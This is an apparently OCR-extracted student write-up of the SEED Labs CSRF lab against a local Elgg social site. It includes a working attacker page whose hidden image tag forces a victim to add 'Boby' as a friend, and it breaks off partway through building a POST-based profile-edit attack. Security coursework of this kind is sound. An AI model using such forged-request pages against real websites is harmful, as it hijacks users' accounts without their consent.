Most Visited SEED Labs Sites for Labs
Remove friend
Rules Computed Layout Animations Fonts

```
<div class="elgg-inner">
  <div class="elgg-layout elgg-layout-one-column clearfix">
    <div class="elgg-body elgg-main">
      <div class="elgg-layout-widgets" data-page-owner-guid="43">
        <div class="profile elgg-col-2of3 mrn">
```


```
element {                              inline
}
html, body, div, span, applet,      elgg.css:6
object, iframe, h1, h2, h3, h4, h5,
h6, p, blockquote, pre, a, abbr, acronym,
address, big, cite, code, del, dfn, em, font,
```

- Now that we know the GUID of Boby (43), we construct the attacker side code with a website link to send to Alice. The attacker code **addFriend.html** is stored in the path **var/www/CSRPF/Attacker**. The html file contents is shown below:




```
<html>
<body>
        <h1> Hello ALice, this is Bob. I'm added to your friends list now</h1>
        <img src="http://www.csrflabelgg.com/action/friends/add?friend=43"
alt="image", width="1" height="1">
</body>
</html>
```

- Here the contents in the **h1** tag are what will be displayed in the page when Alice navigates to the malicious site. To generate GET request, we use **img src** command in HTML, which generates GET request when web page is loaded.
- After all the necessary setup is done, to check for the successful launch of CSRF attack, we log into Alice's account as below:


Friends Activity : CSRF Lab Site - Mozilla Firefox
4:12 AM
Friends Activity : CSRF L
csrflabattacker.com/addFri
www.csrflabelgg.com/activity/friends/alice
Search
Alice
Blogs
Bookmarks
Files
Pages


- Initially before navigating to the malicious website link, it can be seen from below that Alice has no friends yet in her list.


Alice's friends : CSRF Lab Site - Mozilla Firefox
7:29 PM
www.csrflabelgg.com/friends/alice
Account »
CSRF Lab Site

Alice's friends

No friends yet.

- Now, Alice navigates to the malicious website link provided to her. She goes to www.csrflabattacker.com/addFriend.html and she gets the following message displayed.




Hello ALice, this is Bob. I'm added to your friends list now

```
Sta...  Meth...  Fi
200     GET      add
302     GET      add
200     GET      add
```


```
Request URL: http://www.csrflabattacker.com/addFriend.html
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Response headers (336 B)
```

- Now, as a result of Alice visiting that site, a CSRF attack has been launched on her account without her knowledge and Boby gets added to her friends list, which can be seen from below, proving that the attack turned out to be successful.


Friends Activity : CSRF Lab Site - Mozilla Firefox
4:01 AM
File Edit View History Bookmarks Tools Help
Friends Activity : CSRF L
csrflabattacker.com/addFri
www.csrflabelgg.com/activity/friends/alice
Most Visited
SEED Labs
Sites for Labs
All
Mine
Friends

You have successfully added Boby as a friend.

Friends Activity



Alice's friends : CSRF Lab Site - Mozilla Firefox
4:12 AM
Alice's friends : CSRF Lal
csrflabattacker.com/addFri
www.csrflabelgg.com/friends/alice
Account »
CSRF Lab Site

Alice's friends

Boby

Task 3 – Using POST Request to launch CSRF Attack:

- The basic idea behind this task is to edit the profile description of Alice, without her knowing it, done using POST Request method.
- For this attack to be successful like the previous one, we need to know Alice's GUID. To do so, we can search for Alice name from any account (let's say we search from Boby's account) and enter inside her profile page. Once there, do **Inpsect element** and get the GUID value as **42** from the **Inspectors** tab.




```
<div class="elgg-page-messages">…</div>
<div class="elgg-page-topbar">…</div>
<div class="elgg-page-header">…</div>
<div class="elgg-page-navbar">…</div>
<div class="elgg-page-body">
  <div class="elgg-inner">
    <div class="elgg-layout elgg-layout-one-column clearfix">
      <div class="elgg-body elgg-main">
        <div class="elgg-layout-widgets" data-page-owner-guid="42">
          <div class="elgg-widget-add-control">
```

div.elgg-layout-widgets › div.profile.elgg-col-2of

```
element { inline
}
html, body, div, span, applet,          elgg.css:6
object, iframe, h1, h2, h3, h4, h5,
h6, p, blockquote, pre, a, abbr, acronym,
address, big, cite, code, del, dfn, em, font,
img, ins, kbd, q, s, samp, small, strike,
strong, sub, sup, tt, var, dl, dt, dd, ol, ul,
li, fieldset, form, label, legend, table,
caption, tbody, tfoot, thead, tr, th, td {
    margin: 0;
    padding: 0;
    border: 0;
```


- Next, we need to know the access levels of description of Boby, which we want to overwrite onto Alice's brief description. We then log into Boby's account and click on **Edit Account** and update the brief description and click Save. Then we check the HTTP Request corresponding to the description change made using POST request in **Network** tab of **Developer Tools** option as seen from the below images.



Sta…	Meth…	Fil	Dc
200	GET	plugi…	sc
200	GET	icon…	in
200	GET	wysi…	st
302	POST	edit	d
200	GET	boby	d
200	GET	font-…	st
200	GET	elgg.…	st

47 requests 2.20 MB / 762.41 KB

```
Form data
  __elgg_token: Jnqi5ypZR6OfCC3SgvvkxA
  __elgg_ts: 1617166279
  accesslevel[briefdescription]: 2
  accesslevel[contactemail]: 2
  accesslevel[description]: 2
  accesslevel[interests]: 2
  accesslevel[location]: 2
```


Boby : CSRF Lab Site - Mozilla Firefox

www.csrflabelgg.com/profile/boby

Boby

Brief description: Hi it's me Boby

Sta…	Meth…	Fil	Dc
200	GET	plugi…	sc
200	GET	icon…	in
200	GET	wysi…	st
302	POST	edit	d
200	GET	boby	d
200	GET	font-…	st
200	GET	elgg.…	st


47 requests 2.20 MB / 762.41 KE

Form data

```
__elgg_token: Jnqi5ypZR6OfCC3SgvvkxA
__elgg_ts: 1617166279
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
```


Inspector Console Debugger Style Editor Performance Memory Network Storage
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
Filter URLs
Headers Cookies Params Response Timings
Filter request parameters

- Since we are looking to change the description, it is important to note the **accesslevel[briefdescription]:2** from the Params tab in the POST request made.
- Now that we have Alice’s GUID, Boby’s description values, we use these to construct a malicious html file, which will be sent as a link to Alice to perform the attack. The code is saved as **editProfile.html** in the **var/www/CSRF/Attacker** directory as shown.

